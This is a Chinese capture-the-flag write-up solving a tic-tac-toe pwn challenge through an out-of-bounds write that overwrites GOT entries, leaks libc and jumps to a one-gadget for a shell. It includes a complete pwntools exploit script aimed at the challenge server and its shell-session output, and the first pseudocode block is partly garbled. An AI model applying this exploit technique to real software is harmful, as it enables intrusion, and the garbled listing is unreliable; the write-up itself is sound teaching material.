

[登录](#)

tictactoe的wp

[niexinming](#) / 2017-12-13 18:42:40 / 浏览数 2725 [安全技术](#) [CTF 顶\(0\)](#) [踩\(0\)](#)


<https://hackme.inndy.tw/scoreboard/> 题目很有趣，我做了tictactoe这个题目感觉还不错，我把wp分享出来，方便大家学习  
tictactoe的题目要求是：

```
nc hackme.inndy.tw 7714
```

Can you beat my tic-tac-toe AI?

把tictactoe直接拖入ida中:

main函数：



```
0177:  furtej Thanks Matthew! for the #1, https://gist.github.com/MatthewDee/2156579v", fu, 0x00, 0x0000);
0178:  print_result(int)
0179:  print_result(int) "Welcome to use AlphaTee";
0180:  print_result(int) "Try to beat my AI, system";
0181:  print("computer: 0, You: 0\n");
0182:  u0 = input();
0183:  if ( ((u0 >> 31) * (_BYTE)u0 & 1) * (u0 > 20) == 1 )
0184:  {
0185:      u0 = 1;
0186:      u0 = 1;
0187:      dword_00400048 = u0;
0188:      for ( i = 0; i < 8; i++)
0189:      {
0190:          if ( dword_00400048 == -1 )
0191:          {
0192:              sub_00400010();
0193:          }
0194:          else
0195:          {
0196:              output();
0197:              playGame();
0198:          }
0199:          dword_00400048 = -dword_00400048;
0200:      }
0201:      u0 = min();
0202:      u0 = u0;
0203:      if ( u0 == 1 )
0204:      {
0205:          output();
0206:          print_result(int) "You lose. :(");
0207:      }
0208:      else if ( u0 == -1 )
0209:      {
0210:          print_result(int) "You win. Inconceivable!";
0211:          fd = open("flag.simple", 0);
0212:          u0 = read(fd, buf, 0x100);
0213:          if ( fd < 0 || u0 < 0 )
0214:          {
0215:              print_result(int) "Can not read flag! Ple contact admin";
0216:          }
0217:          else
0218:          {
0219:              out[u0] = 0;
0220:              print("Here is your flag: %s", buf);
0221:              print_result(int) "You need a shell to get another flag";
0222:          }
0223:          exit(0);
0224:      }
0225:      u0 = 1;
0226:      print_result(int) "Draw!.....";
0227:      dword_00400048 = 0;
0228:      puts("You suck!");
0229:      result = 0;
0230:      u0 = min_PP(_GS_0, 20) * 12;
0231:      return result;
0232:  }
```

computerMove函数：

```

IDA View-A  Pseudocode-B  Pseudocode-A
1 int computerMove()
2 {
3     int result; // eax@7
4     signed int v1; // [sp+0h] [bp-18h]@1
5     signed int v2; // [sp+4h] [bp-14h]@1
6     signed int i; // [sp+8h] [bp-10h]@1
7     int v4; // [sp+Ch] [bp-Ch]@3
8
9     v1 = -1;
10    v2 = -2;
11    for ( i = 0; i <= 8; ++i )
12    {
13        if ( !*( _BYTE * )( i + 0x804B04D ) )
14        {
15            *( _BYTE * )( i + 0x804B04D ) = 1;
16            v4 = -sub_804891A(-1);
17            *( _BYTE * )( i + 0x804B04D ) = 0;
18            if ( v4 > v2 )
19            {
20                v2 = v4;
21                v1 = i;
22            }
23        }
24    }
25    *( _BYTE * )( v1 + 0x804B04D ) = 1;
26    result = v1 + 0x804B056;
27    *( _BYTE * )( v1 + 0x804B056 ) = 79;
28    return result;
29 }

```

draw函数：

```

IDA View-A  Pseudocode-A  Hex View-1  Structures
1 int draw()
2 {
3     return printf(
4         "%c | %c | %c\n---+---+---\n %c | %c | %c\n---+---+---\n %c | %c | %c\n",
5         byte_804B056,
6         byte_804B057,
7         byte_804B058,
8         byte_804B059,
9         byte_804B05A,
10        byte_804B05B,
11        byte_804B05C,
12        byte_804B05D,
13        byte_804B05E);
14 }

```

playerMove函数：

```

1 int playerMove()
2 {
3     int v0; // eax@3
4     signed int v2; // [sp+4h] [bp-14h]@1
5     char buf; // [sp+8h] [bp-10h]@2
6     int u4; // [sp+Ch] [bp-Ch]@1
7
8     u4 = *MK_FP(__GS__, 20);
9     printf("\nInput move (9 to change flavor): ");
10    v2 = input();
11    if ( v2 == 9 )
12    {
13        read(0, &buf, 4u);
14        byte_804B04C = buf;
15        playerMove();
16    }
17    else
18    {
19        *(_BYTE *) (v2 + 0x804B056) = byte_804B04C;
20        LOBYTE(v0) = sub_80486F0(v2);
21        if ( v0 )
22            *(_BYTE *) (v2 + 0x804B04D) = -1;
23    }
24    return *MK_FP(__GS__, 20) ^ u4;
25 }

```

win函数：

```

1 int win()
2 {
3     int result; // eax@5
4     int v1; // ecx@9
5     signed int i; // [sp+8h] [bp-80h]@1
6     char v3; // [sp+Ch] [bp-7Ch]@1
7     int u4; // [sp+6Ch] [bp-1Ch]@1
8     char v5[24]; // [sp+70h] [bp-18h]@2
9
10    u4 = *MK_FP(__GS__, 20);
11    qmemcpy(&v3, &zunk_8048E40, 0x60u);
12    for ( i = 0; i <= 7; ++i )
13    {
14        if ( byte_804B04D[*(_DWORD *)&v5[12 * i - 100]]
15            && byte_804B04D[*(_DWORD *)&v5[12 * i - 100]] == byte_804B04D[*(_DWORD *)&v5[12 * i - 96]]
16            && byte_804B04D[*(_DWORD *)&v5[12 * i - 100]] == byte_804B04D[*(_DWORD *)&v5[12 * i - 92]] )
17        {
18            result = byte_804B04D[*(_DWORD *)&v5[12 * i - 92]];
19            goto LABEL_9;
20        }
21    }
22    result = 0;
23 LABEL_9:
24    v1 = *MK_FP(__GS__, 20) ^ u4;
25    return result;
26 }

```


print\_result函数：

```

1 int __cdecl print_result(int a1)
2 {
3     printf("%s", a1);
4     return putchar(10);
5 }

```

input函数：



The screenshot shows the IDA Pro interface with three tabs: 'IDA View-A', 'Pseudocode-A', and 'Hex View-1'. The 'Pseudocode-A' tab is active, displaying the following C-like pseudocode for a function named 'input':

```
1 int input()
2 {
3     int result; // eax@1
4     int v1; // edx@1
5     char buf; // [sp+Ch] [bp-4Ch]@1
6     int v3; // [sp+4Ch] [bp-Ch]@1
7
8     v3 = *MK_FP(__GS__, 20);
9     read(0, &buf, 0x40u);
10    result = atoi(&buf);
11    v1 = *MK_FP(__GS__, 20) ^ v3;
12    return result;
13 }
```

这个题目挺复杂的，但是在反编译的地方我找到一个题目的源码在：<https://gist.github.com/MatthewSteel/3158579>，这个题目就是由这个游戏修改而成先运行一下程序看一下这个程序干了啥：

```
h1lp@ubuntu:~/hackme$ ./tictactoe
```

```

  _ _ _ _ _
 / _ _ _ \
| _ _ _ |
| _ _ _ |
| _ _ _ |
 \ _ _ _ /
  _ _ _ _ _

```

```
Welcome to use AlphaToe
Try to beat my A.I. system
Computer: O, You: X
Play (1)st or (2)nd? 1
```

```
 0 | 1 | 2
---+---+---
 3 | 4 | 5
---+---+---
 6 | 7 | 8
```

```
Input move (9 to change flavor): 9
1
```

```
Input move (9 to change flavor): 1
 0 | 1 | 2
---+---+---
 3 | 4 | 5
---+---+---
 6 | 7 | 8
```

```
Input move (9 to change flavor): 0
 1 | 1 | 2
---+---+---
 0 | 4 | 5
---+---+---
 6 | 7 | 8
```

```
Input move (9 to change flavor): 2
 1 | 1 | 1
---+---+---
 0 | 0 | 5
---+---+---
 6 | 7 | 8
```

```
Input move (9 to change flavor): 3
 1 | 1 | 1
---+---+---
 1 | 0 | 0
---+---+---
 6 | 7 | 8
```

```
You lose. :(
You sucks!
```

这个程序输入9的时候可以输入改变的数字，输入其他数字可以把输入的数字放入指定的位置  
再看看程序开启了哪些保护：

```
h1lp@ubuntu:~/hackme$ checksec tictactoe
[*] '/home/h1lp/hackme/tictactoe'
  Arch:       i386-32-little
  RELRO:      Partial RELRO
  Stack:      Canary found
  NX:         NX enabled
  PIE:        No PIE (0x8048000)
h1lp@ubuntu:~/hackme$
```

这个题目开了栈不可执行和canary保护，所以不可能是栈溢出

这个程序的漏洞点是在：playerMove函数里面，由于输入的数字没有任何限制，所以可以输入负数覆盖0x804B056之前的数字，在地址0x804B056之前由got表，所以可以

[http://blog.csdn.net/virtual\\_func/article/details/48789947](http://blog.csdn.net/virtual_func/article/details/48789947) 下面是getshell的过程：

- (1) 通过两次修改把memset@got的后两位地址改成0x08048BD5,也就是反编译中的main函数的第37行调用playerMove函数的地址，这样就使整个程序变成一个循环
- (2) 利用循环修改open函数为：printf("Here is your flag: %s\n", buf);的地址，也就是0x08048CB4这个位置，目的是为了泄露libc的基地址
- (3) 利用循环把exit函数改成main函数的第37行调用playerMove函数的地址，目的是为了在泄露libc基地址后，再计算MAGIC，之后跳转到大循环中
- (4) 上面的open函数和exit函数修改完成之后，只要把0x804B04D中数据改成ff ff

ff,就可以赢得游戏,程序就会运行到读flag的地方,也就可以运行你布置好的流程,通过这个循环获取到MAGIC地址后再跳到main函数的第37行调用playerMove函数的地方

(5) 通过playerMove函数修改0x804B04D中数据改成ff 01 ff 使win判断失败,继续进入到大循环中

(6) 再大循环中把open@got指针改成exit(0);的地址,也就是0x08048CF2,把exit@got改成MAGIC的地址

(7) 把0x804B04D中数据改成ff ff,再次赢得游戏,就可以getshell了

下面是我的exp

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Author__ = 'niexinming'

from pwn import *
import sys
from termios import tcflush, TCIFLUSH

context(terminal = ['gnome-terminal', '-x', 'sh', '-c'], arch = 'i386', os = 'linux', log_level = 'debug')

localMAGIC = 0x3AC69          #locallibc
remoteMAGIC = 0x3ac49         #remotelibc    #libc6_2.23-0ubuntu3_i386.so

def debug(addr = '0x08048CF2'):
    raw_input('debug:')
    gdb.attach(io, "b *" + addr)

def base_addr(prog_addr,offset):
    return eval(prog_addr)-offset

def input_number(number):
    io.recv(timeout=5)
    io.sendline('9')
    #tcflush(sys.stdin, TCIFLUSH)
    io.send(number)
    time.sleep(1)
    sys.stdout.flush()
    #tcflush(sys.stdin, TCIFLUSH)
def input_addr(addr):
    io.recvuntil('Input move (9 to change flavor): ',timeout=5)
    io.sendline(addr)
    sys.stdout.flush()
    #time.sleep(1)
    #tcflush(sys.stdin, TCIFLUSH)

elf = ELF('/home/hllp/hackme/tictactoe')

#io = process('/home/hllp/hackme/tictactoe')
io = remote('hackme.inndy.tw', 7714)
#debug()
io.recvuntil('Play (1)st or (2)nd? ')
io.sendline('1')
#change memset to loop
input_number(p32(0xd5))
input_addr('-34')
input_number(p32(0x8b))
input_addr('-33')

#change open to printf_flag
input_number(p32(0xb4))
input_addr('-42')
input_number(p32(0x8c))
input_addr('-41')
input_number(p32(0x04))
input_addr('-40')
input_number(p32(0x08))
input_addr('-39')

#change exit to loop
```

```

input_number(p32(0xd5))
input_addr('-46')
input_number(p32(0x8b))
input_addr('-45')
input_number(p32(0x04))
input_addr('-44')
input_number(p32(0x08))
input_addr('-43')

#success get flag
input_number(p32(0xff))
input_addr('-9')
input_number(p32(0xff))
input_addr('-8')
input_number(p32(0xff))
input_addr('-7')

#leak libc_base
libc_leak=io.recv(timeout=5).splitlines()[1][19:23]
libc_leak=u32(libc_leak)
print hex(libc_leak)
libc_base=libc_leak-0x3f12
print "libc_base:"+hex(libc_base)

#MAGIC_addr=libc_base+localMAGIC
MAGIC_addr=libc_base+remoteMAGIC
print "MAGIC_addr:"+hex(MAGIC_addr)

#unsuccess get flag
input_number(p32(1))
input_addr('-8')

#change open to exit
input_number(p32(0xce))
input_addr('-42')
input_number(p32(0x8c))
input_addr('-41')
input_number(p32(0x04))
input_addr('-40')
input_number(p32(0x08))
input_addr('-39')

#change exit to MAGIC_addr
Bytes_MAGIC_addr=bytearray.fromhex(hex(MAGIC_addr)[2:])
exit_addr=-46
for i in Bytes_MAGIC_addr[::-1]:
    input_number(p32(i))
    input_addr(str(exit_addr))
    exit_addr=exit_addr+1

#success get flag
input_number(p32(0xff))
input_addr('-8')

io.interactive()
#io.recv()

```

效果是：

```
h11p@ubuntu: ~/PycharmProjects/testpwn
'\n'
Input move (9 to change flavor): '
[DEBUG] Sent 0x2 bytes:
'9\n'
[DEBUG] Sent 0x4 bytes:
00000000 f7 00 00 00 |...|
00000004
[DEBUG] Received 0x22 bytes:
'\n'
Input move (9 to change flavor): '
[DEBUG] Sent 0x4 bytes:
'-43\n'
[DEBUG] Received 0x2e bytes:
'Draw!.....\n'
'\n'
Input move (9 to change flavor): '
[DEBUG] Sent 0x2 bytes:
'9\n'
[DEBUG] Sent 0x4 bytes:
00000000 ff 00 00 00 |...|
00000004
[DEBUG] Received 0x22 bytes:
'\n'
Input move (9 to change flavor): '
[DEBUG] Sent 0x3 bytes:
'-8\n'
[*] Switching to interactive mode
[DEBUG] Received 0x3d bytes:
'You win. Inconceivable!\n'
'You need a shell to get another flag\n'
You win. Inconceivable!
You need a shell to get another flag
$ id
[DEBUG] Sent 0x4 bytes:
'id \n'
[DEBUG] Received 0x2d bytes:
'uid=1337(ctf) gid=1337(ctf) groups=1337(ctf)\n'
uid=1337(ctf) gid=1337(ctf) groups=1337(ctf)
$ ls
[DEBUG] Sent 0x3 bytes:
'ls\n'
[DEBUG] Received 0x43 bytes:
'flag_simple\n'
'hard_to_find_me_the_super_secret_flag\n'
'run.sh\n'
'tictactoe\n'
flag_simple
hard_to_find_me_the_super_secret_flag
run.sh
tictactoe
$
```

Ps:打远程会经常断，要试几次

tictactoe.zip (0.003 MB) [下载附件](#)

点击收藏 | 0 关注 | 0

[上一篇：企业安全建设—网络镜像流量分析的一...](#) [下一篇：云悉指纹批量查询功能公测 - 附送邀请码](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点



[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)